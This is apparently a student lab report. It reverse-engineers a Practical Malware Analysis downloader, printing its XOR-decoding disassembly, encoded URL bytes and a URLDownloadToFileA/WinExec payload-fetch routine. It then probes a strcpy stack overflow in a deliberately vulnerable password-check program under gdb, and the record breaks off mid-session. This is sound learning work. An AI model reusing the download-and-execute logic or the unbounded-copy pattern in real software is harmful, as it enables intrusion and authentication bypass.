
Based on the analysis I carried out, ‘sus-file3.dll’ is confirmed to be a malicious downloader that establishes persistence by executing the 'Install' export on the system to register itself as a background system service that was called 'IPRIP'. Once the service is triggered, the service initiates network communication with a command and control domain named ‘practicalmalwareanalysis.com’ through HTTP on port 80. The traffic that was captured during the communication between the service and the domain reveals a specific HTTP GET request for /serve.html which indicates an attempt to download a secondary payload file.

Part 2

Task 1


For this task, I began by carrying out static analysis on sus-file4.exe. I used the windows xp virtual machine for this task as it was quicker to run on my PC due to fewer processes running in the background.

Encoding method utilised by malware




I began by carrying out static analysis on the sus-file4.exe using the MiTeC tool. I used this too to look at the strings that appear when you opne the file using the tool. No readable URL was shown on the output. This means that the strings are encoded by the malware. However, I identified a suspicious string within the strings list named URLDownloadToFileA. The name of the string suggests that it may be a function that could be used by malware to downlaod payloads.

After discovering these findings, I used IDA Pro to carry out advanced static analysis and reverse engineering. I used the tool to find instances of xor to find potential xor encoding. To begin, I launched IDA Pro and opened the malicious file to view the assembly code of the executable file. I then used the ALT + T shortcut which triggers the string search function within the tool. I searched up the string 'xor' to view any areas of the assembly code where xor is shown.




Address	Function	Instruction	
.text:0040104B	_main	xor	eax, eax
.text:0040108D	_main	xor	eax, eax
.text:004011D8	_main	xor	eax, eax
.text:00401212	sub_4011E1	xor	eax, eax
.text:0040124E	sub_4011E1	xor	eax, eax
.text:0040132B	sub_40130C	xor	eax, eax
.text:00401361	sub_40130C	xor	eax, eax
.text:00401492		xor	eax, eax
.text:004014AA		xor	ecx, ecx
.text:0040151E		xor	[eax+0], al
.text:00401547	sub_401534	xor	eax, 0FFh
.text:004016C2	sub_4016C2	xor	eax, eax


Pressing okay displayed this output which showed a list of all the addresses within the assembly code where xor is mentioned. This output showed that single byte xor encoding was a method that was being utilised. I know this because for address '0040151E', the instruction shown is xor [eax+0], al which tells us that a single byte of data is being used to perform an operation. 'al' means the register size is 8 bits which is 1 byte. I have concluded that one encoding method that was used is single byte xor. The output also shows a potential encoding key 'FF'. the operation which includes that takes data in the eax register and scrambling it using hex value 'FF'.



To check for another encoding method (specifically base64 encoding), I opened the PeID tool and opened the file. After the file loaded within the tool I launched the Krypto ANALyzer plugin to identify any other encoding mechanisms such as base64. The KANAL display that popped up showed no base64 references which means no base64 encoding was used.




Encoding key




The output that was shown after searching 'xor' also showed a potential encoding key (FF) which I mentioned previously. Double clicking on that address and pressing the space bar on my keyboard showed me the graph view output of the assembly code. The output showed me the single byte xor decoding loop and its loop functionality. The box on the bottom left of the loop takes the byte and xors it with the key 0xFF. This confirms that the encoding key is that.

Functionality of malware

After discovering the encoding method and key, I had to fully understand the functionality of the malware. To commence with this, I had a look at the loop which allowed me to encover key infromation that helped me procede with the analysis. The end of the bottom right box In the graph view of the loop showed function name 'sub_401534'.



I string searched this using the ALT + T shortcut which showed me an output of all the addresses where this function is mentioned.




I double clicked the first address which brought me to the assembly code view where the instruction 'sub_401534' is mentioned. I have shown the assembly code below:

```
push    ebx
push    esi
push    edi
push    offset unk_403010
call    sub_401534
add     esp, 4
push    offset unk_403040
call    sub_401534
add     esp, 4
push    0
push    0
push    offset unk_403040
push    offset unk_403010
push    0
call    URLDownloadToFileA
jz      short near ptr loc_401519+1
jnz     short near ptr loc_401519+1

                        ; CODE XREF: .text:00401515↑j
                        ; .text:00401517↑j
call    near ptr 40A81588h
xor     [eax+0], al
call    ds:WinExec
push    0
call    ds:ExitProcess
```

The assembly code shows the malware taking encrypted data at memory address 0x00403010 and passing it to the xor function to decrypt it. It performs this with both unk_403010 and unk_403040. It then calls the 'URLDownloadToFileA' instruction. However, before the instruction is called, it pushes the 2 decrypted addresses onto the stack. This means the instruction needs 2 arguments. One argument for the URL for the malware to download from and the other argument for the filename. Address 403010 is for the URL and address 403040 is for the file that gets downloaded. The line 'call ds:WinExec' shows the malware executes the file by the end (Microsoft, 2021)

In order to continue my analysis, I used the 'jump' shortcut by pressing G on my keyboard to jump to the address '00403010'.



```
IDA View-A | Occurrences of: sub_401534 | Occurrences of: xor | Hex View-1 | Structures | Enums

.data:0040300C unk_40300C      db    0                ; DATA XREF: start+88↑o
.data:0040300D                 db    0
.data:0040300E                 db    0
.data:0040300F                 db    0
.data:00403010 unk_403010      db  97h ; ù            ; DATA XREF: .text:004014E6↑o
.data:00403010                                        ; .text:00401509↑o
.data:00403011                 db  8Bh ; ï
.data:00403012                 db  8Bh ; ï
.data:00403013                 db  8Fh ; Å
.data:00403014                 db 0C5h ; +
.data:00403015                 db 0D0h ; -
.data:00403016                 db 0D0h ; -
.data:00403017                 db  88h ; ê
.data:00403018                 db  88h ; ê
.data:00403019                 db  88h ; ê
.data:0040301A                 db 0D1h ; -
.data:0040301B                 db  8Fh ; Å
.data:0040301C                 db  8Dh ; ì
.data:0040301D                 db  9Eh ; P
.data:0040301E                 db  9Ch ; £
.data:0040301F                 db  8Bh ; ï
.data:00403020                 db  96h ; û
.data:00403021                 db  9Ch ; £
.data:00403022                 db  9Eh ; P
.data:00403023                 db  93h ; ô
.data:00403024                 db  92h ; Æ
.data:00403025                 db  9Eh ; P
.data:00403026                 db  93h ; ô
.data:00403027                 db  88h ; ê
.data:00403028                 db  9Eh ; P
.data:00403029                 db  8Dh ; ì
.data:0040302A                 db  9Ah ; Ü
.data:0040302B                 db  9Eh ; P
.data:0040302C                 db  91h ; æ
.data:0040302D                 db  9Eh ; P
.data:0040302E                 db  93h ; ô
.data:0040302F                 db  86h ; å
.data:00403030                 db  8Ch ; î
.data:00403031                 db  96h ; û
.data:00403032                 db  8Ch ; î
.data:00403033                 db 0D1h ; -
.data:00403034                 db  9Ch ; £
```

After pressing Ok, It showed me the contents within this address. In order to view the contents more clearly, I viewed the hex view tab for this which showed me the following hex valuesfor both 'unk' addresses:


```
IDA View-A | Occurrences of: sub_401534 | Occurrences of: xor | Hex View-1 | St

00402FCD  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00402FDD  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00402FED  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00402FFD  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040300D  00 00 00 97 8B 8B 8F C5  D0 D0 88 88 88 D1 8F 8D  ...ùïï.+--êêê-..
0040301D  9E 9C 8B 96 9C 9E 93 92  9E 93 88 9E 8D 9A 9E 91  P£ïû£PôÆPôêP.ÜPæ
0040302D  9E 93 86 8C 96 8C D1 9C  90 92 D0 8B 8B D1 97 8B  PôÅîûî-£.Æ-ïï-ùï
0040303D  92 93 FF 00 8C 8F 90 90  93 8C 8D 89 D1 9A 87 9A  Æô·.î...ôî.ë-ÜçÜ
0040304D  FF 00 00 54 61 6C 6F 6E  54 65 63 68 20 43 6F 6E  ·..TalonTech·Con
0040305D  73 75 6C 74 69 6E 67 20  4C 4C 43 2E 0A 2A 2A 2A  sulting·LLC..***
0040306D  2A 2A 2A 2A 2A 2A 2A 2A  2A 2A 2A 2A 2A 2A 2A 2A  ****************
0040307D  2A 2A 2A 2A 2A 2A 2A 0A  50 72 6F 63 65 73 73 20  *******.Process
0040308D  56 69 65 77 65 72 20 76  31 2E 33 0A 0A 00 00 43  Viewer·v1.3....C
0040309D  72 65 61 74 65 54 6F 6F  6C 68 65 6C 70 33 32 53  reateToolhelp32S
004030AD  6E 61 70 73 68 6F 74 20  28 6F 66 20 70 72 6F 63  napshot·(of·proc
004030BD  65 73 73 65 73 29 00 50  72 6F 63 65 73 73 33 32  esses).Process32
004030CD  46 69 72 73 74 00 00 0A  0A 3D 3D 3D 3D 3D 3D 3D  First....=======
004030DD  3D 3D 3D 3D 3D 3D 3D 3D  3D 3D 3D 3D 3D 3D 3D 3D  ================
004030ED  3D 3D 3D 3D 3D 3D 3D 3D  3D 3D 3D 3D 3D 3D 3D 3D  ================
004030FD  3D 3D 3D 3D 3D 3D 3D 3D  3D 3D 3D 3D 3D 3D 00 0A  ==============..
0040310D  50 52 4F 43 45 53 53 20  4E 41 4D 45 3A 20 20 25  PROCESS·NAME:··%
0040311D  73 00 00 0A 2D 2D 2D 2D  2D 2D 2D 2D 2D 2D 2D 2D  s...------------
0040312D  2D 2D 2D 2D 2D 2D 2D 2D  2D 2D 2D 2D 2D 2D 2D 2D  ----------------
0040313D  2D 2D 2D 2D 2D 2D 2D 2D  2D 2D 2D 2D 2D 2D 2D 2D  ----------------
```

The hex values for unk_403010
00403010 97 8B 8B 8F C5 D0 D0 88 88 88 D1 8F 8D 9E 9C 8B 00403020 96 9C 9E 93 92 9E 93 88 9E 8D 9A 9E 91 9E 93 86 00403030 8C 96 8C D1 9C 90 92 D0 8B 8B D1 97 8B 92 93 FF


The hex values for unk_403040
00403040 00 8C 8F 90 90 93 8C 8D 89 D1 9A 87 9A

After finding the hex values for both 'unk' addresses, I used the 'md5decrypt.net/en/Xor' online website tool to decrypt both sets of hex values into text.

Decryption of unk_403010 hex values



Decryption of unk_403040 hex values



Decrypting the hex values using the online tool allowed me to uncover the name of the website the malware is downloading the file from and name of the payload file itself. As shown on the screenshots above, the website name I discovered is 'practicalmalwareanalysis.com' and the payload file name I also discovered is 'spoolsrv.exe'. This file name is similar to a legitimate windows system service name.

The malware author added an 'r' in the file name in order to make it look like a legitimate file used by Windows. This technique Is often referred to as Typosquatting. This is when file names are misspelled or written similarly to legitimate file names. (MITRE, 2018)

```
C:\Documents and Settings\admin\Desktop\Tools\Fakenet1.0b\FakeNet.exe
[Listening for traffic on port 25.]
[Listening for ICMP traffic.]
[Listening for DNS traffic on port: 53.]
Bind call failed on UDP port 1094:  10048.

[DNS Query Received.]
  Domain name: www.practicalmalwareanalysis.com
[DNS Response sent.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /tt.html HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
  Host: www.practicalmalwareanalysis.com
  Connection: Keep-Alive

Failed to send all the data.
[Error sending http response to client: 10054]
Failed to send all the data.
[Sent http response to client.]
```

To verify the URL that I discovered, I dynamically analysed the file. To do this, I used the FakeNet tool whilst running the executable file to see if the same URL shows up as a new HTTP request. The results confirm the decrypted URL I discovered is correct.

Task Summary

The analysis I carried out of sus-file4.exe allowed me to successfully identify techniques used by the malware and the core functionality of the malicious file. I discovered that the malware employs a single-byte XOR encoding algorithm with the encoding key 0xFF to hide crucial strings within the assembly code. The malware operates as a malicious downloader. When executed, it decrypts memory addresses to reveal a remote URL (practicalmalwareanalysis.com) and a filename. It also uses the URLDownloadToFileA API to retrieve the payload file named spoolsrv.exe which seems to be a typosquatted filename that is designed to masquerade as a legitimate Windows spooler service. It the launches the malicious executable using the WinExec function.

Task 2

```
remnux@mahir: ~/Downloads
  GNU nano 4.8                                    smash.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int check_authentication(char *pwd)
{
int Auth_flag=0;
char password[16];
strcpy(password, pwd);
if (strcmp(password,"Cyb3rTech!")==0) Auth_flag=1;
if (strcmp(password,"AA@Ahmed")==0) Auth_flag=1;
return Auth_flag;
}
int main(int argc, char *argv[]){
if (check_authentication(argv[1])) {
printf("\n ==============================\n");
printf("Access Granted\n");
printf("==============================\n");}
else
printf("\n ====== Access Denied ! ====== \n");
}
```

This is the code that was given for Task 2. I copied the code into a text file and saved it as C file named smash.c.

```
remnux@mahir: ~/Downloads
remnux@mahir:~$ cd Downloads/
remnux@mahir:~/Downloads$ nano smash.c


Use "fg" to return to nano.

[1]+  Stopped                 nano smash.c
remnux@mahir:~/Downloads$ gcc -fno-stack-protector -z execstack -o smash smash.c
remnux@mahir:~/Downloads$ ./smash Cyb3rTech!

 ==============================
Access Granted
==============================
remnux@mahir:~/Downloads$ ./smash AA@Ahmed

 ==============================
Access Granted
==============================
remnux@mahir:~/Downloads$
```

I then ran the code and inputted the 2 allowed passwords to see if the code functions correctly. The output 'Access Granted' shows tha the 2 passwords worked.

i) This is the vulnerable part of the code where the user input is read into a buffer without proper bounds checking. I know this because the code declared a fixed-size buffer named password. It uses the 'strcpy' to fill the buffer with user input. This copies the data until it finds a null terminator but it doesn't check if the input string is longer than the destination buffer.

```
int Auth_flag=0;
char password[16];
strcpy(password, pwd);
if (strcmp(password,"
```

ii) To begin debugging, I set breakpoints at critical locations to monitor the flow of execution and analyse the memory layout. I started up the GDB environment. (GDB, 2023)

```
remnux@mahir:~/Downloads$ gcc -g -fno-stack-protector -z execstack -no-pie -o smash smash.c
remnux@mahir:~/Downloads$ gdb ./smash
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.2) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./smash...
```

I then disassmbled the check_authentication function to view the assembly code in order to decide where to place the breakpoints appropriately.

```
(gdb) disassemble check_authentication
Dump of assembler code for function check_authentication:
   0x0000000000401176 <+0>:     endbr64
   0x000000000040117a <+4>:     push   %rbp
   0x000000000040117b <+5>:     mov    %rsp,%rbp
   0x000000000040117e <+8>:     sub    $0x30,%rsp
   0x0000000000401182 <+12>:    mov    %rdi,-0x28(%rbp)
   0x0000000000401186 <+16>:    movl   $0x0,-0x4(%rbp)
   0x000000000040118d <+23>:    mov    -0x28(%rbp),%rdx
   0x0000000000401191 <+27>:    lea    -0x20(%rbp),%rax
   0x0000000000401195 <+31>:    mov    %rdx,%rsi
   0x0000000000401198 <+34>:    mov    %rax,%rdi
   0x000000000040119b <+37>:    callq  0x401060 <strcpy@plt>
   0x00000000004011a0 <+42>:    lea    -0x20(%rbp),%rax
   0x00000000004011a4 <+46>:    lea    0xe5d(%rip),%rsi        # 0x402008
   0x00000000004011ab <+53>:    mov    %rax,%rdi
   0x00000000004011ae <+56>:    callq  0x401080 <strcmp@plt>
   0x00000000004011b3 <+61>:    test   %eax,%eax
   0x00000000004011b5 <+63>:    jne    0x4011be <check_authentication+72>
   0x00000000004011b7 <+65>:    movl   $0x1,-0x4(%rbp)
   0x00000000004011be <+72>:    lea    -0x20(%rbp),%rax
   0x00000000004011c2 <+76>:    lea    0xe4a(%rip),%rsi        # 0x402013
   0x00000000004011c9 <+83>:    mov    %rax,%rdi
   0x00000000004011cc <+86>:    callq  0x401080 <strcmp@plt>
   0x00000000004011d1 <+91>:    test   %eax,%eax
   0x00000000004011d3 <+93>:    jne    0x4011dc <check_authentication+102>
   0x00000000004011d5 <+95>:    movl   $0x1,-0x4(%rbp)
   0x00000000004011dc <+102>:   mov    -0x4(%rbp),%eax
   0x00000000004011df <+105>:   leaveq
   0x00000000004011e0 <+106>:   retq
--Type <RET> for more, q to quit, c to continue without paging--c
End of assembler dump.
```

I then began placing the breakpoints. I placed the first breakpoint at the start of the check_authentication function to view the stack setup and the second breakpoint at the retq instruction right at the end to inspect the memory state right after the buffer is filled.

```
(gdb) break *0x401176
Breakpoint 11 at 0x401176: file smash.c, line 5.
(gdb) break *0x4011e0
Breakpoint 12 at 0x4011e0: file smash.c, line 12.
```

iii) After identifying the vulnerability in the code and setting the breakpoints, I used trial and error to test the program with various input lengths exceeding the buffer size to see the results.

Output

`remnux@mahir:~/Downloads$ ./smash 12345`
 	
`====== Access Denied ! ======`

Explanation
Entering any 5 random characters denies access which initially suggest anything that you enter that isn't the 2 passwords doesn't allow you to gain access.

Output

`remnux@mahir:~/Downloads$ ./smash 1234567890123456789012345678`
 	
`====== Access Denied ! ======`

Explanation
There is 12 bytes of padding present on the stack, which adds up to 28 bytes in total when combined with the 16-byte fixed buffer defined in the code. Because of this extra space, the Auth_flag variable remains unaffected (equal to zero) for any input string up to 28 characters long, unless the characters inputted matches one of the two correct passwords defined in the code. This means that if you enter 28 or fewer characters that are not the correct passwords, the program will continue to deny access because the overflow acts on the padding. At this point, the overflow hasn't overwritten the authentication flag yet.
Debugger output

```
(gdb) run MMMMMMMMMMMMMMMMMMMMMMMMMMMM
Starting program: /home/remnux/Downloads/smash MMMMMMMMMMMMMMMMMMMMMMMMMMMM

Breakpoint 11, check_authentication (pwd=0x7fffffffe3f9 "x86_64") at smash.c:5
5       {
(gdb) c
